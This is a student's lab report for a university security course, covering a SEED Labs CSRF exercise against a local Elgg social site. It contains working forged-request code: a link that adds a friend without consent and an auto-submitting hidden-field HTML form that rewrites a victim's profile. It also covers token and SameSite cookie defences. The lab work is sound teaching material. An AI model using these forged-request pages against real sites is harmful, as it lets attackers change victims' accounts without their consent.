



University  
of Windsor

**Course Name**

Networking and Data Security (COMP-8677)

**Document Type**

Lab Assignment 8

**Professor**

Dr. Shaoquan Jiang

**Team - Members**

**Student ID**

Manjinder Singh

110097177

Docker containers are up and running fine with the commands executed (shown in RHS).

```
[11/18/23]seed@VM:~/.../Labsetup$ dockps
[11/18/23]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating attacker-10.9.0.105 ... done
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6, attacker-10.9.0.105
mysql-10.9.0.6 | 2023-11-18 07:01:45+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-18 07:01:45+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2023-11-18 07:01:46+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-18T07:01:46.651050Z 0 [System] [MY-010116] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2023-11-18T07:01:46.679037Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
mysql-10.9.0.6 | 2023-11-18T07:01:47.597854Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
attacker-10.9.0.105 | * Starting Apache httpd web server apache2
*
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
[11/18/23]seed@VM:~/.../Labsetup$ dockps
10beb4e6b7b5  elgg-10.9.0.5
6a52ea8cc2fc  mysql-10.9.0.6
87837f1bdd1b  attacker-10.9.0.105
```

```
[11/18/23]seed@VM:~/.../Labsetup$ cd /etc
```

```
[11/18/23]seed@VM:/etc$ ls
```

acpi	hdparm.conf	popularity-contest.conf
adduser.conf	host.conf	ppp
alsa	hostid	profile
alternatives	hostname	profile.d
anacrontab	hosts	protocols
apg.conf	hosts.allow	pulse
apm	hosts.deny	python3

25 # For CSRF Lab

26 10.9.0.5	www.csrflabelgg.com
27 10.9.0.5	www.csrf-lab-defense.com
28 10.9.0.105	www.csrf-lab-attacker.com
29 10.9.0.105	www.attacker32.com
30 10.9.0.5	www.seed-server.com
31 10.9.0.5	www.example32.com

**P1.** In this problem, we will “help” Alice to add Samy to her friend list (without her consent). We will use http GET request to achieve. Follow the steps below.

1. (**Observe HTTP GET request code**) Use the method showed in class to watch the dynamic http requests (from HTTP Header Live).

2. Login Samy to find out the **guid** of samy (look the page source and search for **guid**).

3. In Samy’s account, add friend Charlie and check HTTP Header Live to find out this add friend HTTP request link. Modify this link as a link for adding Samy as a friend

(**ignore** the correct values for `__elgg_ts` and `__elgg_token`).

4. You go to your attacker’s document root (where the attacker website is hosted) on 10.9.0.105 (attacker VM): `/var/www/attacker`. Use the method in class and the link in Step 3 to modify `addfriend.html`

5. In Samy’s account, send an attractive message to alice including the link for `addfriend.html` (in Step 4).

6. Logout Samy and Login Alice's account and check one HTTP request. You should see the cookie item like this: Cookie: Elgg=0vso36eo6imvd9olosvfr6dtp5. This will enable Alice to send any other HTTP request (such as site update) securely (as attacker does not know this).
7. Alice checks her message from Samy and click the link in the message. You should see that Samy is now a friend of Alice. This is because the link is addfriend link and the cookie will automatically be added to the HTTP request (check this on HTTP live).

In the submission, please show the following:

- Your addfriend.html content
- Screenshot of Alice that Samy is a friend of her now after attack.
- Find out the HTTP GET request for adding Samy as a friend of Alice. Mark that Alice's cookie is automatically attached with this request.

### My Implementation of above question P1:-

```
[11/18/23]seed@VM:/etc$ gedit hosts
^C
[11/18/23]seed@VM:/etc$ dockps
10beb4e6b7b5  elgg-10.9.0.5
6a52ea8cc2fc  mysql-10.9.0.6
87837f1bdd1b  attacker-10.9.0.105
[11/18/23]seed@VM:/etc$ docksh 87
root@87837f1bdd1b:/#
```

```
24
25 # For CSRF Lab
26 10.9.0.5      www.csrflabelgg.com
27 10.9.0.5      www.csrfiab-defense.com
28 10.9.0.105    www.csrfiab-attacker.com
29 10.9.0.105    www.attacker32.com
30 10.9.0.5      www.seed-server.com
31 10.9.0.5      www.example32.com
--
```

The screenshot shows a web browser window with the address bar displaying `view-source:http://www.seed-server.com/`. A 'HTTP Header Live Main' window from Mozilla Firefox is open, showing the details of an HTTP request and response. The request is a GET method to `http://www.seed-server.com/cache/1587931381/default/1` with a status of 200 OK. The response is an application/javascript file. The window also shows the 'Record Data' and 'autoscroll' options checked.

HTTP Header Live Main — Mozilla Firefox

Referer: http://www.seed-server.com/messages/inbox/samy  
 Cookie: Elgg-8f3dalet1f8etrajsed7h79r  
**GET: HTTP/1.1 200 OK**  
 Date: Mon, 13 Nov 2023 17:05:26 GMT  
 Server: Apache/2.4.41 (Ubuntu)  
 Cache-Control: max-age=15552000, public, s-maxage=15552000  
 X-Content-Type-Options: nosniff  
 ETag: "1587931381-gzip"  
 Vary: Accept-Encoding, User-Agent  
 Content-Encoding: gzip  
 Content-Length: 1631  
 Content-Type: application/javascript; charset=utf-8

http://www.seed-server.com/cache/1587931381/default/1  
 Host: www.seed-server.com  
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0  
 Accept: \*/\*  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Connection: keep-alive  
 Referer: http://www.seed-server.com/messages/inbox/samy  
 Cookie: Elgg-8f3dalet1f8etrajsed7h79r

Clear Options File Save ☒ Record Data

☒ autoscroll

```
1 <html>
2 <body>
3 <h1>This page forges an HTTP GET request</h1>
4 
5 </body>
6 </html>
```

The screenshot shows a web browser with multiple tabs. The active tab is 'Alice's inbox: Elgg For SE...'. The address bar shows 'http://www.seed-server.com/messages/inbox/alice'. The page title is 'Elgg For SEED Labs'. The main content area shows an 'Inbox' with a message from 'Samy' to 'Alice' titled 'Message from Samy to Alice'. The message includes a link to 'http://www.seed-server.com/action/friends/add?friend=59'. Two 'HTTP Header Live' tool windows are open. The 'Main' window shows the response to a GET request to the link above, including headers like 'Host: www.seed-server.com', 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8', 'Accept-Language: en-US,en;q=0.5', 'Accept-Encoding: gzip, deflate', 'Connection: keep-alive', 'Referer: http://www.seed-server.com/messages/inbox/alice', 'Cookie: Elgg-h9dsomjopk3vuugtk1i51r98b0', 'Upgrade-Insecure-Requests: 1', and 'GET: HTTP/1.1 302 Found'. The 'Sub' window shows the request headers for the same URL, including 'Host: www.seed-server.com', 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8', 'Accept-Language: en-US,en;q=0.5', 'Accept-Encoding: gzip, deflate', 'Connection: keep-alive', 'Referer: http://www.seed-server.com/messages/inbox/alice', 'Cookie: Elgg-h9dsomjopk3vuugtk1i51r98b0', and 'Upgrade-Insecure-Requests: 1'.

**P2.** In this problem, we will “guide” Alice to automatically modify her profile that show Samy is hero (without her consent). We use HTTP POST request to achieve this. Follow the steps below.

1. Profile updating on Elgg is achieved through HTTP POST request. Through HTTP Header Live, check the HTTP POST request for profile update. Login Samy’s account to check this. [**Note:** if you forge the request, the information you need to provide is POST command line and the content; others will be provided by the browser. In our case, the content is the filled profile edit form. ]

2. Construct a HTML program with Javascript function to implement the submit button of the above profile edit form. Remember to revise the guid to be alice’s guid and change the brief description of profile as “Samy is MY HERO” (or something else you prefer).

3. Copy your html program to /var/www/attacker/editprofile.html

4. Login Samy’s account and send an attractive message to Alice including the link:

**www.attacker32.com/editprofile.html**

5. Login Alice’s account and check the message from Samy and click on the link. Then, you should see that Alice’s profile is now changed.

In the submission, you should provide the following:

- The content of editprofile.html
- Alice’s modified profile.
- The HTTP POST request (by Alice’s browser after clicking the link from Samy) to www.seed-server.com for the above profile revision.



## My Implementation of above question P2:-

addfriend.html

\*editprofile.html

index.html

```
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8     var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero.'>";
14    fields += "<input type='hidden' name='description' value='Samy is my Hero.'>";
15    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
16    fields += "<input type='hidden' name='guid' value='56'>";
17
18    // Create a <form> element.
19    var p = document.createElement("form");
20
21    // Construct the form
22    p.action = "http://www.seed-server.com/action/profile/edit";
23    p.innerHTML = fields;
24    p.method = "post";
25
26    // Create a <form> element.
27    var p = document.createElement("form");
28
29    // Construct the form
30    p.action = "http://www.seed-server.com/action/profile/edit";
31    p.innerHTML = fields;
32    p.method = "post";
33
34    // Append the form to the current page.
35    document.body.appendChild(p);
36
37    // Submit the form
38    p.submit();
39 }
40
41 // Invoke forge_post() after the page is loaded.
42 window.onload = function() { forge_post();}
43 </script>
44 </body>
45 </html>
```

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com  
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Content-Type: multipart/form-data; boundary=-----281980732917331941653514156187  
 Content-Length: 3027  
 Origin: http://www.seed-server.com  
 Connection: keep-alive  
 Referer: http://www.seed-server.com/profile/samy/edit  
 Cookie: Elgg-j8iplepdq64i5b22lariaui92  
 Upgrade-Insecure-Requests: 1

-----281980732917331941653514156187  
 Content-Disposition: form-data; name="samy[description]"  
 Content-Type: text/html; charset=UTF-8  
 <p>samy is my hero</p>

-----281980732917331941653514156187

Content-Length: 467

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

## Alice



**Brief description**  
 Samy is my Hero.

**About me**  
 Samy is my Hero.

Blogs

Bookmarks

Files

Pages

Wire post

**P3. (Counter Measure: Secret Token)** In this problem, we will study the counter measure for CSRF attack using secret token.

- The secret token is a pair: timestamp `__elgg_ts` and a security token `__elgg_token`. This pair has been added to every form in the elgg site (that needs an action). Normal HTTP request will also carry this secret token to the seed-server.com server. It will be verified to preserve the security (our attacks in P1 and P2 succeed because the

verification is disabled). Check and copy a HTTP request from HTTP Header Live to verify that this secret token is carried to the server. For example, here is a friend-remove http request:

- The above secret token pair is generated in elgg folder of /var/www/elgg:

**vendor/elgg/elgg/views/default/input/securitytoken.php**

and added to elgg webpages.

**token** is a HMAC value of secret key, timestamp, user ID and random string and is hard to guess by attacker.

- When a HTTP request (carrying this secret token pair) reaches the seed-server.com, it is eventually verified by

**vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php**

based on **ts** and **token**. The partial code of verification code is as follows:

The attacks in P1 and P2 are successful just because the verification returns about running the verification code.

Please comment out the colored **return line**. Then run the edit-profile attack in P2. Verify that cookies is attached in the HTTP request but the secret token pair is not. So the verification can not pass. Provide the screen shot for this failed profile-edit.

### My Implementation of above question P3 Part:-

The image shows a GNU nano 4.8 editor window with the file Csrf.php open. The code is as follows:

```
GNU nano 4.8 Csrf.php Modified
    $this->config = $config;
    $this->session = $session;
    $this->crypto = $crypto;
    $this->hmac = $hmac;
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    //return; // Added for SEED Labs (disabling the CSRF countermea

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
```


Below the editor window, a browser window shows the URL [www.attacker32.com/editprofile.html](http://www.attacker32.com/editprofile.html). The page displays the message "This page forges an HTTP POST request." and "undefined".

On the left, the HTTP Header Live tool shows the following headers for the POST request:

```
Cache-Control: must-revalic
expires: Thu, 19 Nov 1981 6
pragma: no-cache
Location: http://www.attack
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=
Connection: Keep-Alive
Content-Type: text/html; ch

http://www.attacker32.
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X1
Accept: text/html,applicati
Accept-Language: en-US,en;c
Accept-Encoding: gzip, defl
Referer: http://www.attacke
Connection: keep-alive
Cookie: __gsas=ID=f6f75d2fc
Upgrade-Insecure-Requests:
POST: HTTP/1.1 200 OK
Date: Thu, 16 Nov 2023 21:5
Server: Apache/2.4.41 (Ubu
Last-Modified: Thu, 16 Nov
ETag: "49a-60a4b73296b66-g2
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 552
Content-Type: text/html
```






**P4** (counter measure: **samesite cookie**). Most browsers have now implemented a mechanism called SameSite cookie, which is a property associated with cookies. When sending out requests, browsers will check this property, and decide whether to attach the cookie in a cross-site request. A web application can set a cookie as SameSite if it does not want the cookie to be attached to cross-site requests.

To help students get an idea on how the SameSite cookies can help defend against CSTF attacks, we have created a website called **www.example32.com** on 10.9.0.5 (address mapping should be on `/etc/hosts`). Once you have visited this website once, three cookies will be set on your browser, `cookie-normal`, `cookie-lax`, and `cookie-strict`. As indicated by the name, the first cookie is just a normal one, the second and third cookies are `samesite` cookies of two different types (Lax and Strict types). We have designed two sets of experiments to see which cookies will be attached when you send an HTTP request back to the server. Typically, all the cookies belonging to the server will be attached, but this is not the case if a cookie is a `samesite` type.

Do the following experiments. I have put the same `testing.html` on two different servers: **attacker32.com** (link B) and **example32.com** (link A). `testing.html` has three different types of requests to `www.example32.com/showcookies.php` which simply displays the cookies sent by the browser. By looking at the display results, you can tell which cookies were sent by the browser. Please do the following:

- Please describe what you see with the screen shots on the displayed pages and explain why some cookies are not sent in certain scenarios.
- Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

### My Implementation of above question P4:-



The screenshot shows a web browser window with the address bar displaying `www.example32.com/showcookies.php`. The page content includes:

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Below the list, it states: "Your request is a **cross-site** request!"

Overlaid on the right is the Firefox Developer Tools Network tab, titled "HTTP Header Live Main — Mozilla Firefox". It shows the request details for `http://www.example32.com/showcookies.php`. The request headers are:

```
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/testing.html
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb
Upgrade-Insecure-Requests: 1
```

The response status is **GET: HTTP/1.1 200 OK**. The response headers are:

```
Date: Sat, 18 Nov 2023 08:45:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 306
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- ➔ Well, when the browser tries to send the cookies with the value of **SameSite** to **Strict** then the cookies can only be accessed by the same sites only and it won't be possible for browser to send these cookies for cross-site requests.
- ➔ In addition to this, Elgg can also prevent from cross-site requests by changing setting of cookies of **SameSite** value to **Strict**, so that when we add friend, it can prevent from attacker.

#### References: -

1. Lab Manual for Lab 8 from Brightspace
2. Lecture Notes for Lab 8 from Brightspace

**One Drive Link for Lab 8 Solution(Word File and PDF Document) for Lab 8 Work:-**

[Networking and Data Security - Lab 8 - Submitted to Doc](#)